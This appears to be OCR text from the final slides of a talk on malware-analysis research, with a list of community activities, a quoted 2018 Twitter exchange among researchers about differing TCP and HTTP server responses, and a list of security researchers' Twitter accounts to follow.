
- Activity in twitter
- Activity in Github repo Open Source (YARA)
- “Infrastructure Bug Bounty” (IBB)
- Own Researching (Cafebazaar / p30download / soft98)
- Publish on tools in Malware Analysis

HOW TO WORK WITH OTHER RESEARCHER? EXAMPLE

Ramin Farajpour Cami
@MF4rr3II

I not sure, Why different response of server TCP stream and HTTP stream?

@James_inthe_box @Ledtech3



David Ledbetter @Ledtech3 · Apr 29, 2018
Replying to @MF4rr3II and @James_inthe_box
is the 0x89 the length ?

1 1

Ramin Farajpour Cami @MF4rr3II · Apr 29, 2018
Yeah, I don't know why response data length is here,

1 1

Show replies

James @James_inthe_box · Apr 29, 2018
Replying to @MF4rr3II and @Ledtech3
Got a pcap you can share? Also try looking at the HEX for both of these.

3 2

Ramin Farajpour Cami @MF4rr3II · Apr 29, 2018
Yeah, wait ...

1

SHOULD FOLLOWING IN TWITTER

- https://twitter.com/executemalware
- https://twitter.com/malware_traffic
- https://twitter.com/JRoosen
- https://twitter.com/HONKONE_K
- https://twitter.com/3xp0rtblog
- https://twitter.com/mal_share
- https://twitter.com/RedDrip7
- https://twitter.com/Arkbird_SOLG
- https://twitter.com/MalwarePatrol
- https://twitter.com/DidierStevens
- https://twitter.com/CyberIOCs
- https://twitter.com/DissectMalware
- https://twitter.com/MITREattack
- https://twitter.com/Ledtech3
- https://twitter.com/VK_Intel

THE END

- Question?